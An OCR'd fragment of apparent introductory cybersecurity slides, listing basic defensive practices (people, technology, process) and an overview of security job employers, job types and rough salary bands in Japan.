
- People
  - Never click attachments of unknown mail
  - Never access unknown website
  - Never use usb (or) check before use
  - Use strong passwords / regularly update passwords
  - Never Share what is unknown
    Never believe what is not sure
  - Training
- Technology
  - Network
    - Firewall and gateway antivirus
    - IPS/ IDS
    - End point security
- Process
  - Incident response manual

Security Jobs


Security Job Titles

- Employers
  - Government
  - Fortune 500s (finance)
  - Tech Vendors
  - Big Consulting
- Types
  - Full Time
  - Contract
- Average Salary (JP)
  - Graduate Entry Level - 25 ~ 35
  - Middle Level - 40 ~ 60
  - Advance Level - 100 ~ 1000


IT to Security



